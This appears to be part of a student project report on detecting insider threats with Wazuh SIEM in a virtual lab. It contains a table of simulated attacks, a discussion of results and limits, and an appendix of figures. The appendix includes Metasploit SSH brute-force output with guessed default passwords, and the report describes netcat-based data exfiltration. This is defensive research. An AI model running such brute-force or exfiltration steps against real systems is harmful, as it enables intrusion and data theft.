


Fig 59. Attempting to access /home/ubuntu/important_files

Information like the perpetrators UID (1001) is revealed by the alert, which helps security personnel to identify the perpetrator, which in this case is *employee1*.

8 TESTING AND EVALUATION

As mentioned, and seen in earlier sections, to evaluate the effectiveness of the SIEM-based insider threat detection system, a series of controlled attack simulations were conducted within a virtualized environment using Ubuntu, Kali Linux, and the Wazuh SIEM server.

Each use case was tested by simulating the following scenarios:

- Brute Force Attack: Performed using Metasploit's *scanner/ssh/ssh_login* module from Kali Linux, to simulate repeated password-guessing attempts.
- File Integrity Monitoring: Included real-time detection of file changes such as unauthorized file creation, modification, and deletion.
    - Account Manipulation: SSH key injection attempts were made to bypass standard password authentication methods.
    - Mass File Destruction: Python script was created to simulate mass file destruction.
- Privilege Abuse: Attempts were made by a non-privileged user to access unauthorized directories.
- Data Exfiltration: Sensitive data was staged, compressed using *gzip*, and transmitted over the network using *netcat*.
- Malware Detection: A harmless EICAR malware test file was downloaded and scanned through VirusTotal integration to simulate malware detection.

8.1 RESULTS

The following table (Table 3) presents the results of various test cases conducted to evaluate the effectiveness of the insider threat detection system. Each test case outlines the process followed, the expected outcome, the actual result observed, and whether the system successfully passed the test.

Test Case ID	Description	Process Involved	Expected Result	Actual Result	Pass/ Fail
TC01	VMs are installed and updated	Follow official documentations to install respective VMs	VMs are installed and updated properly.	VMs are installed and updated properly.	PASS
TC02	All VMs communicate with each other	Configure VMs in private network and allow external connections	All VMs can communicate with each other	All VMs can communicate with each other	PASS
TC03	Third-party tools (Auditd, Suricata, Gzip) are installed correctly	Follow official documentations to install respective tools	Tools are installed correctly	Tools are installed correctly	PASS
TC04	System Logs from Ubuntu forwarded to Wazuh	Install and configure Wazuh agent on Ubuntu	Ubuntu logs are forwarded and processed correctly by Wazuh	Ubuntu logs are forwarded and processed correctly by Wazuh	PASS
TC05	Suricata is correctly configured to forward logs to Wazuh	Changing settings within Suricata's and Wazuh agent's config files	Suricata IDS logs are visible in Wazuh dashboard	Suricata IDS logs are visible in Wazuh dashboard	PASS
TC06	Auditd is correctly configured to forward logs to Wazuh	By default, Wazuh is configured to take in auditing logs	Audit logs are visible in Wazuh dashboard	Audit logs are visible in Wazuh dashboard	PASS
TC07	Important alerts are forwarded to Slack notification channel	New channel is created that forwards alerts to Slack through its URL webhook.	Alerts of severity level 7 and above are forwarded to the Slack channel	Alerts of severity level 7 and above are forwarded to the Slack channel	PASS
TC08	Simulate a brute-force attack from Kali	1.Required tools are installed and configured in systems to detect brute force. 2.Perform brute force using Metasploit from Kali	Wazuh successfully identifies a brute force attack.	Wazuh successfully identifies a brute force attack.	PASS
TC09	Detect login anomaly with UEBA module	1.anomaly detections dashboard plugin is installed in Wazuh server's dashboard 2.Detector is created on the Anomaly Detections page to identify login anomaly	UEBA module successfully differentiates between normal and abnormal login activities	UEBA module successfully differentiates between normal and abnormal login activities	PASS
TC09	Automatic block and unblocking IP address of attackers (Bute Force)	Configuring Wazuh to run an active response script that blocks/unblocks attacker's IP.	Logs of successful blocking and unblocking of IP addresses are visible in dashboard	Logs of successful blocking and unblocking of IP addresses are visible in Wazuh's dashboard	PASS
TC10	Monitor changes to sensitive directories and files	The FIM section within Wazuh agent's config file is set to monitor	Logs of file addition, modification, and deletion are	Logs of file addition, modification, and deletion are	PASS

		sensitive directories and files	detected in Wazuh dashboard	detected in Wazuh dashboard	
TC11	Simulate account manipulation attack	1.*authorized_keys* file for each user is monitored for any type of change 2.Newly generated SSH keys are transferred from Kali to Ubuntu	Modification of SSH keys file is logged and visible in dashboard	Modification of SSH keys file is logged and visible in dashboard	PASS
TC12	Simulate mass file destruction	Use a python script to create and delete multiple files within a monitored directory	Mass deletion of files is visible in Wazuh dashboard	Mass deletion of files is visible in Wazuh dashboard	PASS
TC13	Simulate privilege abuse attack	1.Setup an audit rule to identify privilege abuse on Ubuntu 2.Use user employee1 to access private directories of user Ubuntu	Auditd logs events of privilege abuse and forwards them to Wazuh	Auditd successfully logs events of privilege abuse and forwards them to Wazuh for further analysis	PASS
TC14	Simulate 2-step data exfiltration attack (Data staging and ZIP file extraction)	1.Configure FIM to monitor */tmp* directory 2.Set up IDS rules to detect ZIP file transfers 3.Perform data staging by copying monitored files to */tmp* and compressing them 4.Extract compressed files to Kali Linux using netcat connection	Wazuh correctly identifies and logs data staging and zip extraction events	Wazuh correctly identifies and logs data staging and zip extraction events	PASS
TC15	Simulate malware download in sensitive directories	1.Configure VirusTotal API in Wazuh server's config file 2.Set local rules to call VirusTotal API to detect malware whenever file is added/modified in a monitored directory 3.Create active response script to remove malware detected by VirusTotal 4.Download EICAR malware file to sensitive directory	1.VirusTotal correctly classifies EICAR malware file as malicious, leading to active response removing the malware. 2.Events are successfully logged and visible on dashboard	1.VirusTotal correctly classifies EICAR malware file as malicious, leading to active response removing the malware. 2.Events are successfully logged and visible on dashboard	PASS
TC16	Threat monitor for brute force attack	1.Create a threat monitor which detects a potential brute force attack 2.The monitor is configured to forward the alert to Slack channel	The threat monitor successfully identifies a brute force attack and forwards an alert to Slack channel	The threat monitor successfully identifies a brute force attack and forwards an alert to Slack channel	PASS
TC17	Threat monitor for mass file destruction	1.Create a threat monitor which detects a mass file destruction 2.The monitor is configured to forward the alert to Slack channel	The threat monitor successfully identifies mass file destruction and forwards an alert to Slack channel	The threat monitor successfully identifies mass file destruction and forwards an alert to Slack channel	PASS
TC18	Threat monitor for possible malware download	1.Create a threat monitor which detects a potential malware on Ubuntu system	The threat monitor successfully identifies malicious files on Ubuntu and	The threat monitor successfully identifies malicious files on	PASS

		2.The monitor is configured to forward the alert to Slack channel	forwards an alert to Slack channel	Ubuntu and forwards an alert to Slack channel	

Table 3. Test Cases and Results Table

In the *Pass/Fail* column of the results table above, colours are used to represent the reliability of each test case's result across repeated tests:

- Green ( ) indicates the test case consistently produced the expected results every time it was tested.
- Yellow ( ) indicates the test case passed, but results varied with every test iteration, occasionally causing failure.

9 DISCUSSION

9.1 INTERPRETATION OF FINDINGS

The primary objective of this project was to design and evaluate an insider threat detection system using a centralized SIEM approach, combining the various insider threat detection techniques used by researchers, such as analysis-based, anomaly-based, behavior-based, and network-based monitoring. The system was built using Wazuh SIEM and integrated tools like Auditd, Slack, Suricata, and VirusTotal, and assessed through a series of simulated insider attack scenarios.

Results seen from various screenshots and the results table (Table 3) confirm that the system met its objectives. Each insider threat use case, from brute force login attempts and unauthorized file modifications to privilege abuse and data exfiltration, was successfully detected and logged as expected. The integration of Slack for alert forwarding and the use of Active Response scripts also displayed the system's capability to automate tasks like alert notification and mitigation.

Most use cases showed consistency, giving back expected results when tested repeatedly with respective attack scenarios. The test cases TC13 (Privilege Abuse) and TC14 (Data Exfiltration) however, showed inconsistencies across repeated tests, highlighting areas for improvement.

9.2 IMPLICATIONS

The findings from this project displayed both practical and theoretical implications for cybersecurity. From a practical standpoint, the results highlighted that a cost efficient open-source tool like Wazuh SIEM, is capable of performing comprehensive threat detection and mitigation when properly configured with the right tools. This makes it a viable alternative to expensive commercial SIEM systems, especially for small scale organizations.

Theoretically, this project demonstrates how host-level monitoring, when combined with network threat detection and behavioral analytics (UEBA), creates a defense-in-depth environment against potential insider threats.

9.3 LIMITATIONS

Despite the positive outcomes, several limitations were identified:

- Integration in Large-scale Environments: As the project was conducted in a virtualized environment only consisting of three machines, it's hard to predict how well the system would perform in a live enterprise network with unpredictable traffic and human behavior.
- Lack of Operating System Diversity: In this project, the SIEM server was only configured to monitor and protect Linux-based systems. Its detection capabilities and rule configurations were not tested or optimized for Windows or other OS platforms, limiting the system's applicability in mixed-infrastructure environments.
- Scope of Use Cases: Due to time constraints and tool integration issues, only a selected set of insider threat scenarios were implemented and tested, with attack simulations like data exfiltration not being on par with real-world scenarios.
- Lack of Non-Repudiation: In some scenarios, particularly cross-system or network-based attacks, the system was unable to assign malicious activity to a specific user. This limits its ability to ensure accountability in such scenarios, which is critical in insider threat detection.
- Unreliable Rule-Based Detection: The system's accuracy is highly dependent on the configuration of rules. Misconfigured rules often lead to false positives or undetected threats like in case of TC13 (Privilege Abuse) and TC14 (Data Exfiltration).

9.4 FUTURE WORKS

The following points highlights areas the current insider threat detection environment can improve upon or build for the future:

- Evaluate Performance in Large-Scale Environment: Test the system in a larger network environment, consisting of various endpoints, with real user activity, to assess scalability and performance.
- Expand Use Case Coverage: Incorporate detection of more sophisticated insider threat behaviors, including Lateral Movement, Social Engineering, and Advance Persistent Threats (APTs).
- Integrate More Advanced Security Tools: Integrating tools like Data Loss Prevention systems (DLPs) and Firewalls could enhance the current environments network threat detection and response capabilities.
- Explore AI/ML-Based Event Correlation: Integrate ML or AI models within the system that can correlate between a series of events to raise alerts for more sophisticated, multi-stage attacks.
- Integrate More Automation: By leveraging Wazuh's Active Response scripts, it's possible to increase automation of threat mitigation as seen in use cases like Brute Force Detection and Malware Identification.

10 APPENDIX

10.1 FIGURES




Fig 60. VMware: Kali Linux




Fig 61. VMware: Ubuntu Linux




Fig 62. VMware: Wazuh Server




Fig 63. Wazuh Side Menu (1)




Fig 64. Wazuh Side Menu (2)




Fig 65. Wazuh Endpoints Summary

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.229.129:22 - Starting bruteforce
[-] 192.168.229.129:22 - Failed: 'ubuntu:admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.229.129:22 - Failed: 'ubuntu:'
[-] 192.168.229.129:22 - Failed: 'ubuntu:password'
[-] 192.168.229.129:22 - Failed: 'ubuntu:1234'
[-] 192.168.229.129:22 - Failed: 'ubuntu:epicrouter'
[-] Could not connect: The connection with (192.168.229.129:22) timed out.
[-] Could not connect: The connection with (192.168.229.129:22) timed out.
[-] Could not connect: The connection with (192.168.229.129:22) timed out.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.229.129:22 - Starting bruteforce
[-] 192.168.229.129:22 - Failed: 'ubuntu:admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.229.129:22 - Failed: 'ubuntu:'
[-] 192.168.229.129:22 - Failed: 'ubuntu:password'
[-] 192.168.229.129:22 - Failed: 'ubuntu:1234'
[-] 192.168.229.129:22 - Failed: 'ubuntu:epicrouter'
[-] 192.168.229.129:22 - Failed: 'ubuntu:sysadm'
[-] Could not connect: The connection with (192.168.229.129:22) timed out.
[-] Could not connect: The connection with (192.168.229.129:22) timed out.
[-] Could not connect: The connection with (192.168.229.129:22) timed out.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Fig 66. Kali Brute Force Attack




Fig 67. UEBA Login Anomaly Config




Fig 68. UEBA Login Anomaly victimIP Feature Config




Fig 69. UEBA Login Anomaly attackerIP Feature Config




Fig 70. UEBA Login Anomaly Occurences




Fig 71. CCinfo File




Fig 72. VirusTotal File Scan

timestamp	agent.name	rule.description	rule.level	rule.id
Apr 13, 2025 @ 08:44:12.826	Ubuntu_Victim	Suricata: Alert - ET POLICY Possible Kali Linux hostn...	3	86601
Apr 13, 2025 @ 08:29:11.665	Ubuntu_Victim	Suricata: Alert - ET POLICY Possible Kali Linux hostn...	3	86601
Apr 13, 2025 @ 08:28:15.607	Ubuntu_Victim	Suricata: Alert - ZIP File Exfil Detected via content m...	3	86601
Apr 13, 2025 @ 08:28:15.607	Ubuntu_Victim	Suricata: Alert - ZIP File Exfil Detected via content m...	3	86601
Apr 13, 2025 @ 08:28:15.604	Ubuntu_Victim	Suricata: Alert - ZIP File Exfil Detected via content m...	3	86601
Apr 13, 2025 @ 08:28:15.598	Ubuntu_Victim	Suricata: Alert - ZIP File Exfil Detected via content m...	3	86601
Apr 13, 2025 @ 08:27:27.541	Ubuntu_Victim	Suricata: Alert - ICMP DTECTED	3	86601
Apr 13, 2025 @ 08:27:11.505	Ubuntu_Victim	Suricata: Alert - ICMP DTECTED	3	86601
Apr 13, 2025 @ 08:26:55.485	Ubuntu_Victim	Suricata: Alert - ICMP DTECTED	3	86601
Apr 13, 2025 @ 08:26:39.466	Ubuntu_Victim	Suricata: Alert - ICMP DTECTED	3	86601
Apr 13, 2025 @ 08:26:23.446	Ubuntu_Victim	Suricata: Alert - ICMP DTECTED	3	86601
Apr 13, 2025 @ 08:24:19.292	Ubuntu_Victim	Suricata: Alert - ET POLICY GNU/Linux YUM User-Ag...	3	86601
Apr 13, 2025 @ 08:14:12.512	Ubuntu_Victim	Suricata: Alert - ET POLICY Possible Kali Linux hostn...	3	86601
Apr 13, 2025 @ 08:01:51.586	Ubuntu_Victim	Suricata: Alert - THIS IS AN ICMP Ping	3	86601
Apr 13, 2025 @ 08:01:35.580	Ubuntu_Victim	Suricata: Alert - THIS IS AN ICMP Ping	3	86601

Rows per page: 15
1 2 3 4

Fig 73. Suricata ZIP File Exfil




Fig 74. Custom Dashboard (1)




Fig 75. Custom Dashboard (2)

